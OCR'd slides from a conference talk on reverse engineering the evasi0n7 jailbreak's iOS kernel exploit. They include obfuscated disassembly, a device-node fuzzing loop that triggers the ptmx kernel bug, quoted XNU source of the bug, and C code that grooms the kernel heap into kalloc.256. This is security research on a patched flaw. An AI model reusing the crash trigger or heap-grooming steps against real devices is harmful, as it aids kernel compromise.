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iOS kernel exploitation archaeology

34C3: tuwat!

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Who am i

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- Computer security researcher at CENSUS S.A.
  - Vulnerability research, RE, exploit development

- Before CENSUS: postdoc at TCD doing netsec

- Heap exploitation obsession (userland & kernel)

- Wrote some Phrack papers ;)


Introduction

- evasi0n7 was released by the evad3rs on 22nd Dec. 2013
  - Supported iOS 7.0 to 7.1b3 - all iDevices except ATV
  - Decided to RE the kernel exploit of the jailbreak
  - Not only the bug, but the techniques too!
  - Ended up doing a *re-implementation* of the kernel exploit

- This talk is my *notes* on the project - *NOT* a jailbreak walkthrough!
  - Focus on encountered difficulties & how they were overcome
  - Take aways useful for current iOS kernel research

Outline

- evasi0n7 overview
- The kernel bug
- My debugging setup
- My re-implementation
- Lessons learned



MAHOMET received his Law by Inspiration
APOLLON. TYANEUS in Domitians time
Edw: Kelly Prophet or Seer to Dr Dee.
Roger Bacon an English man
PARACELSUS
Dr Dee

A TRUE & FAITHFUL
RELATION
OF
What paſſed for many Yeers Between
D^r. JOHN DEE
(A Mathematician of Great Fame in Q. ELIZ.
and King JAMES their Reignes) and
SOME SPIRITS:
TENDING (had it Succeeded)
To a General Alteration of moſt STATES *and*
KINGDOMES *in the World.*

His *Private Conferences* with RODOLPHE Emperor of *Germany*, STEPHEN
K. of *Poland*, and divers other PRINCES about it.
The Particulars of his Cauſe, as it was agitated in the *Emperors* Court;
By the POPES Intervention: His Baniſhment, and Reſtoration in part.

AS ALSO
The LETTERS of Sundry Great Men
and PRINCES (ſome whereof were preſent at ſome of theſe
Conferences and Apparitions of SPIRITS:) to the ſaid D. DEE.

OUT OF
The Original Copy, written with D^r. DEES own
Hand: Kept in the LIBRARY of
Sir THO. COTTON, K^t. Baronet.

WITH A
PREFACE
Confirming the *Reality* (as to the Point of SPIRITS) of
This RELATION: and ſhewing the ſeveral good USES that
a Sober Chriſtian may make of All.
BY
MERIC. CASAUBON, D.D.

LONDON,
Printed by *D. Maxwell*, for T. GARTHWAIT, and ſold at the Little
North door of *S. Pauls*, and by other Stationers. 1659.

evasi0n7 overview

- Released by the evad3rs on 22nd Dec. 2013
    - That’s like ~4 years ago, therefore “archaeology”
- Huge drama with geohot
- Huge drama with the bundled TaiG piracy app store
- The jb scene at that time was like the occult war of 1899 between Aleister Crowley and W.B. Yeats

Yeah… wait, what !?

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

We have decided to remotely disable the default installation of TaiG in China for further investigations on the piracy issue.

2:15 AM - 23 Dec 2013

evasi0n7 overview

- geohot released a writeup on the userland part of evasi0n7
  - Stopping at the point of gaining root
  - “since the /evasi0n7 binary is supa obfuscated good”
  - AFAIK first public jb that utilized deliberate obfuscation

- p0sixninja released a writeup on the kernel bug
  - Stopping at the gdb crash log

- I apologize in advance if I forgot/missed any details or references

Motivation

- So, I decided to RE the /evasi0n7 binary
  - Deobfuscating it seemed like an interesting challenge
  - Wanted to understand the kernel exploitation techniques implemented in it

- I started around the last week of February 2014
  - While working; at most 2 days per week on this

Ceremonial instruments

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
- iPhone 4 - limera1nable, therefore easy (lol) kernel debugging
  - Initially (lol) with iOS 7.0.6 (AArch32)
  - iPhone 5s / iOS 7.0.6 for verifying findings on AArch64 - no kernel debugging

- evasi0n7-mac-1.0.0-5fbc5de0c23654546ad78bd75a703a5724e15d39.dmg

- IDA, gdb (lol), lldb (lol), Ukrainian black metal

evasi0n7 obfuscation


- Not all functions were obfuscated, but some of the important ones were



Function name	Segment	Start
sub_4FD30	__text	0004FD30
sub_67590	__text	00067590

Line 67 of 416


```
REV             R1, R0
STR             R1, [SP,#0x22E8+var_2270]
EOR.W           R0, R6, R1
EORS            R0, R2
MOV             R9, R1
EOR.W           R4, R0, R8,ROR#31
ADD             R0, SP, #0x22E8+var_2140
STR             R4, [SP,#0x22E8+var_214C]
LDR.W           R0, [R0,#0xC4]
REV             R6, R0
ADD             R0, SP, #0x22E8+var_2140
STR             R6, [SP,#0x22E8+var_226C]
LDR.W           R0, [R0,#0xA4]
REV             R0, R0
STR             R0, [SP,#0x22E8+var_2284]
EORS            R0, R5
EORS            R0, R6
EOR.W           R1, R0, R2
EOR.W           R0, R3, R6
STR             R1, [SP,#0x22E8+var_2170]
EOR.W           R0, R0, R1,ROR#31
EOR.W           R3, R0, R4,ROR#31
ADD             R0, SP, #0x22E8+var_2140
STR             R3, [SP,#0x22E8+var_2164]
LDR.W           R0, [R0,#0xD0]
REV             R5, R0
ADD             R0, SP, #0x22E8+var_2140
STR             R5, [SP,#0x22E8+var_2268]
LDR.W           R0, [R0,#0xB0]
REV             R2, R0
STR             R2, [SP,#0x22E8+var_2288]
EOR.W           R0, R9, R2
EORS            R0, R5
MOV             R9, R2
```



- I have been told that later versions of evasi0n7 were released without obfuscation, but at that point I already had my re-implementation done

The kernel bug


- Apparently discovered by p0sixninja via simple device node fuzzing




```
#!/bin/bash

for i in `seq 1 255`; do
     echo "Node $i";
     mknod /dev/crash c 16 $i;
     echo "Hello World" >/dev/crash;
     rm -rf /dev/crash;
done;
```

- Requires unsandboxed root privileges
    - We will not cover that


The kernel bug




```
ptsd_open(dev_t dev, int flag, __unused int devtype, __unused proc_t p)
{
    struct tty *tp;
    struct ptmx_ioctl *pti;
    int error;

    if ((pti = ptmx_get_ioctl(minor(dev), 0)) == NULL) {
            return (ENXIO);
```



```
static struct ptmx_ioctl *
ptmx_get_ioctl(int minor, int open_flag)
{
    struct ptmx_ioctl *new_ptmx_ioctl;

    if (open_flag & PF_OPEN_M) {
```




```
    return (_state.pis_ioctl_list[minor]);
}
```




```
/*
 * ptmx_ioctl is a pointer to a list of pointers to tty structures which is
 * grown, as necessary, copied, and replaced, but never shrunk.  The ioctl
 * structures themselves pointed to from this list come and go as needed.
 */
struct ptmx_ioctl {
    struct tty      *pt_tty;        /* pointer to ttymalloc()'ed data */
    int             pt_flags;
    struct selinfo  pt_selr;
    struct selinfo  pt_selw;
    u_char          pt_send;
    u_char          pt_ucntl;
    void            *pt_devhandle;  /* cloned slave device handle */
};
```


Back to ptsd_open




```
    if ((pti = ptmx_get_ioctl(minor(dev), 0)) == NULL) {
            return (ENXIO);
    }

    if (!(pti->pt_flags & PF_UNLOCKED)) {
            return (EAGAIN);
    }

    tp = pti->pt_tty;
```



```
    pti->pt_flags |= PF_OPEN_S;
    CLR(tp->t_state, TS_IOCTL_NOT_OK);
    if (error == 0)
            ptmx_wakeup(tp, FREAD|FWRITE);
```




```
ptmx_wakeup(struct tty *tp, int flag)
{
    struct ptmx_ioctl *pti;

    pti = ptmx_get_ioctl(minor(tp->t_dev), 0);
```




```
            MALLOC(new_ptmx_ioctl, struct ptmx_ioctl *, sizeof(struct ptmx_ioctl), M_TTYS, M_WAITOK|M_ZERO);
            if (new_ptmx_ioctl == NULL) {
                    return (NULL);
            }

            if ((new_ptmx_ioctl->pt_tty = ttymalloc()) == NULL) {
                    FREE(new_ptmx_ioctl, M_TTYS);
                    return (NULL);
            }
```


pis_ioctl_list placement



```c
struct ptmx_ioctl **new_pis_ioctl_list;
struct ptmx_ioctl **old_pis_ioctl_list = NULL;

/* Yes. */
MALLOC(new_pis_ioctl_list, struct ptmx_ioctl **, sizeof(struct ptmx_ioctl *) * (_state.pis_total + PTMX_GROW_VECTOR),
```



```c
/*
 * Enough to place the array in the desired kalloc zone:
 *    . 1  for kalloc.64
 *    . 17 for kalloc.128
 *    . 33 for kalloc.192
 *    . 49 for kalloc.256
 *    . 65 for kalloc.384
 *
 * However, the array already has some elements allocated during
 * boot. With 41 allocations the array seems to always go on kalloc.256
 * which is our target zone to work on.
 */
#define PIS_ALLOCATIONS     41
```



```c
printf("\n[+] forcing pis_ioctl_list on kalloc.256 by allocating %d tty structs\n\n",
        PIS_ALLOCATIONS);

for(i = 0; i < PIS_ALLOCATIONS; i++)
{
    int fd = open("/dev/ptmx", O_RDWR | O_NOCTTY);

    grantpt(fd);
    unlockpt(fd);

    int pfd = open(ptsname(fd), O_RDWR);
}
```

Debugging setup

- Started by debugging the /evasi0n7 binary in userland
  - Initially with gdb, almost nothing worked
  - Then with debugserver/lldb, a bit better, but still horrible

- While experimenting my iPhone 4 iOS 7.0.6 device went into a recovery loop from which no fix/restore was possible :(
  - Only 7.1 signed at that time
  - My only iPhone 4 device, so I upgraded it to 7.1
  - e7 didn't support 7.1 - pis_ioctl_list bug fixed
  - iPhone 4 limera1nable so fundamental for kernel debugging

Kernel debugging setup

